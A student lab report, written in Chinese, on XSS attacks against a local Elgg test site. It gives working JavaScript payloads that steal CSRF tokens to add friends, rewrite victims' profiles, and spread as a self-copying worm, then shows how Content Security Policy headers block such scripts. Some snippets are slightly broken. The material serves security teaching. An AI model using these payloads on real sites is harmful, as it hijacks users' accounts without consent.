

网安实训第五次实验-XSS攻击

57119104 苏上峰

一.在Elgg里注入Javascript代码

1.登录到Samy的账户，进入profile页面


2.点击右上角的Edit HTML，进入HTML文件编辑模式，在“About Me”栏目填入以下内容

```
<script>alert("XSS");</script>
```

3.退出

4.登入Alice的账户，进入到“Members”的页面

5.访问Samy的profile，Javascript恶意代码被执行，可以看到XSS的窗口跳出



二.添加Samy为Alice的好友

1.调查

进入Charlie的账户，添加Samy为好友，使用HTTP header live捕获HTTP数据包，分析其中的字段，获得所需信息

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1627367022&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=2q6hqp0igtgudfcodmbkoufrh9
GET: HTTP/1.1 200 OK
Date: Tue, 27 Jul 2021 06:23:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Samy的ID 相关保护措施

2.登录Samy的账号，进入Edit profile页面中，进入Edit HTML模式，其中放入以下的Ajax代码

(若不进入该模式，编辑器会向代码中添加格式化数据)

```
<script type="text/javascript">
window.onload=function()
{
    var Ajax=null;//使用Ajax实现Javascript代码，方便在后台发起HTTP请求，防止因
    Javascript代码发起普通HTTP请求离开当前页面，引起用户怀疑

    //设置时间戳和秘密令牌值，使得请求被视为网站请求
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;//将当前页面Javascript代码中的
    时间戳变量值赋给elgg_ts
    var token="__elgg_token="+elgg.security.token.__elgg_token;//将当前页面
    Javascript代码中的秘密令牌变量值赋给elgg_ts

    //创建url
    var sendurl="http://www.seed-server.com/action/friends/add"//加好友的网页
    +"?friend=59" + token + ts;//加上好友ID，token，ts字段构成url

    //创建并发送Ajax请求加好友
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.send();
}
</script>
```

Edit profile

Display name

Samy

About me


Embed content

Visual editor

```
<script type="text/javascript">
window.onload=function()
{
    alert("XSS1");
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl="http://www.seed-server.com/action/friends/add"
    +"?friend=59" + token + ts;
    alert("XSS2");
    Ajax=new XMLHttpRequest();

```

Public

 Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

思考：

若Samy浏览自己的profile界面，会将自己添加为好友

3.登录Alice账号，查看Samy的profile页面，并检查是否将Samy添加为自己的好友

Alice's friends



可见添加好友成功

三.修改Alice的profile

1.调查

进入Samy的账户修改profile，通过HTTP header live观察HTTP报文结构，获得所需字段信息

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----17259886123359713971808520463
Content-Length: 2990
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie/edit
Cookie: Elgg=78jskr2u7dkn5tjriti8o0bgai
Upgrade-Insecure-Requests: 1
__elgg_token=3NlUJZw4mTJaUVF9Luun0Q&__elgg_ts=1627370892&name=Charlie&description=<p>Samy
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&ac
POST: HTTP/1.1 302 Found
Date: Tue, 27 Jul 2021 07:28:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/charlie
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

修改profile的URL

Charlie的会话Cookie

防御CSRF的秘密令牌

个人描述字段（攻击目标）

这是个POST报文

访问控制等级

```
sslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=58
```

2.按照二中的攻击步骤，对Samy的profile进行修改，加入以下代码并用Edit HTML格式编写

```
<script type="text/javascript">
window.onload = function()
{
    //构造相应字段
    var name="&name="+elgg.session.user.name;//构造用户名字段
    var guid="&guid="+elgg.session.user.guid;//guid字段
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;//时间戳字段
    var token="&__elgg_token="+elgg.security.token.__elgg_token;//秘密令牌字段
```

```
var desc("&description=Samy is my hero" + "&accesslevel[description]=2");//个人简介  
字段+访问控制等级字段
```

```
//构造url
```

```
var content=token + ts + name + desc + guid;
```

```
var sendurl="http://www.seed-server.com/action/profile/edit"; //要发送的url
```

```
if(elgg.session.user.guid!=59)//防止Samy自己将自己的profile修改
```

```
{
```

```
var Ajax=null;
```

```
Ajax=new XMLHttpRequest();
```

```
Ajax.open("POST", sendurl, true);
```

```
Ajax.setRequestHeader("Content-Type",
```

```
"application/x-www-form-urlencoded");
```


```
Ajax.send(content);
```

```
}
```


```
}
```

```
</script>
```

登录Alice账号，一开始，Alice没有profile



查看Samy的profile之后，About me区域出现如下内容，攻击成功，Alice的主页被成功修改



四.编写自我传播的蠕虫

1.编写蠕虫放入攻击者Samy的主页

此处使用DOM树实现JavaScript代码的自我拷贝

将Samy主页的About me改为如下内容

```
<script type="text/javascript" id="worm">//在原有基础上，将脚本ID设置为worm，方便在DOM
树中根据ID进行查找
window.onload = function()
{
//构造蠕虫拷贝代码,由于innerHTML不会将JavaScript标签拷贝，需要手动添加头部和尾部
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; //代码首部
var jsCode = document.getElementById("worm").innerHTML;//在DOM树中寻找ID为worm的节
点，并用innerHTML api获取该脚本具体内容（不包含标签）
var tailTag = "</\" + \"script>\"; //代码尾部
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);//将代码进行URL编码
alert(jsCode);

//设置description字段的值和访问等级字段的值
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

//构造相应字段
var name="&name="+elgg.session.user.name;//构造用户名字段
var guid="&guid="+elgg.session.user.guid;//guid字段
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;//时间戳字段
var token="&__elgg_token="+elgg.security.token.__elgg_token;//秘密令牌字段

//构造url
var content=token + ts + name + desc + guid;
var sendurl="http://www.seed-server.com/action/profile/edit"; //要发送的url

if(elgg.session.user.guid!=59)//防止Samy自己将自己的profile修改
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

2.观察第一级被攻击者Alice

点开Samy主页，之后观察自己的主页，发现已经被修改

Alice

Edit avatar

Edit profile



About me
Samy is my hero

Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

3.观察第二级被攻击者Boby

点开Alice主页，跳出代码内容，说明Alice的主页已经被感染XSS蠕虫病毒，Boby正在受到攻击



点击观察Boby的主页，发现已经被修改，Samy攻击Boby成功

Boby

Edit avatar

Edit profile



About me
Samy is my hero

Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

五.防御措施

此处使用CSP内容安全策略来防止XSS攻击

1.相关配置

三个网站www.example32a.com, www.example32b.com, www.example32c.com同时使用相同的HTML文件, 即index.html,其内容如下

```
<html>
<h2>CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>#区域1,
nonce值为111-111-111
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>#区域2,
nonce值为222-222-222
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>#区域3, 没有nonce值
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
<button onclick="alert('JS Code executed!')">Click me</button></p>

#脚本1, 设置nonce值为111-111-111, 脚本试图将区域1内容设置为OK
<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

#脚本2, 设置nonce值为222-222-222, 脚本试图将区域2内容设置为OK
<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>

#脚本3, 没有nonce值, 试图将区域3内容设置为OK
<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

#脚本4, 执行代码存放于本站的script_area4.js文件中
<script src="script_area4.js"> </script>

#脚本5, 执行代码存放于http://www.example60.com的script_area5.js文件中
<script src="http://www.example60.com/script_area5.js"> </script>

#脚本6, 执行代码存放于http://www.example70.com的script_area6.js文件中
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

2.配置CSP

两种方法:

- ①Apache服务器可以为所有相应报文设置HTTP头部
- ②在网络应用程序中配置CSP

```
#www.example32a.com不设置CSP
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32a.com
DirectoryIndex index.html
</VirtualHost>
```

```
#www.example32b.com通过Apache设置HTTP响应报文头部来设置CSP（方法②）
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32b.com
DirectoryIndex index.html
Header set Content-Security-Policy " \ #开启CSP模式
default-src 'self'; \ #允许来自本站的嵌入式Javascript脚本
script-src 'self' *.example70.com \ #允许来自example70.com的嵌入式Javascript脚本
"
</VirtualHost>


#www.example32c.com通过网络应用来设置CSP（方法②）
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32c.com
DirectoryIndex phpindex.php #访问phpindex，php文件来加载该网页，并将关于CSP的配置写在该文件中
</VirtualHost>
```

phpindex.php

```
<?php
$cspheader = "Content-Security-Policy:". #开启CSP策略
"default-src 'self';". #允许来自本站的嵌入式Javascript脚本
"script-src 'self' 'nonce-111-111-111' *.example70.com". #允许来自本站的嵌入式脚本，
来自example70.com的嵌入式脚本，
#nonce值为111-111-111的嵌入式脚本
本
"";
header($cspheader);
?>
<?php include 'index.html';?>
```

3.测试网页


(1).打开example32a.com



观察结果：所有项目都是OK，点击按钮弹出弹窗

原因解释：该网站没有开启CSP防御机制，故六个script脚本均被执行成功

(2).打开example32b.com



CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

原因解释:

根据example32b.com的CSP配置, 可知其仅允许本站和example70.com的引入式脚本, 故index.html中的脚本4, 6成功执行


脚本1, 2使用的是嵌入式脚本, 虽然有nonce值, 但是在HTTP头部中规定的CSP策略中并没允许任何嵌入式代码使用nonce值进行认证

脚本3属于嵌入式代码, 不予执行

脚本5来源网站example60.com不可信, 不予执行

按钮7属于嵌入式代码, 不被允许故不显示相应内容

(3).打开example32c.com



原因解释:

根据example32c.com的CSP配置, 可知其允许本站和example70.com的引入式脚本, 以及nonce值为111-111-111的嵌入式代码, 故脚本1nonce值符合, 被嵌入执行, 1区域显示为OK; 脚本4来自本站, 脚本6来自example70.com, 均为可信来源, 被执行

脚本2的nonce值为222-222-222, 与CSP配置要求的值不相符, 故不予执行

脚本3为嵌入式代码且无nonce值进行认证, 故不予执行


脚本5来源网站example60.com不可信, 故不予执行

按钮7属于嵌入式代码, 无相应nonce值, 故不显示相应内容

4.修改代码

(1).修改example32b.com的CSP配置 (修改Apache配置) , 使得区域5, 6显示为OK

```
#www.example32b.com通过Apache设置HTTP响应报文头部来设置CSP (方法②)
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32b.com
DirectoryIndex index.html
Header set Content-Security-Policy " \ #开启CSP模式
default-src 'self'; \ #允许来自本站的嵌入式Javascript脚本
script-src 'self' *.example70.com \ #允许来自example70.com,example70.com的嵌入式
Javascript脚本
script-src 'self' *.example60.com \ #允许来自example60.com,example70.com的嵌入式
Javascript脚本
"
</VirtualHost>
```



(2).修改example32c.com的CSP配置（修改相应php代码），使得区域1，2，4，5，6显示为OK

```
<?php
$cspheader = "Content-Security-Policy:". #开启CSP策略
"default-src 'self';". #允许来自本站的嵌入式Javascript脚本
"script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example70.com
*.example60.com".
"";
header($cspheader);
?>
<?php include 'index.html';?>
```



5.总结

CSP明确告诉了网站哪些资源可以被加载，是可信的，所以可以防止XSS攻击使用不可信来源的脚本对网站进行攻击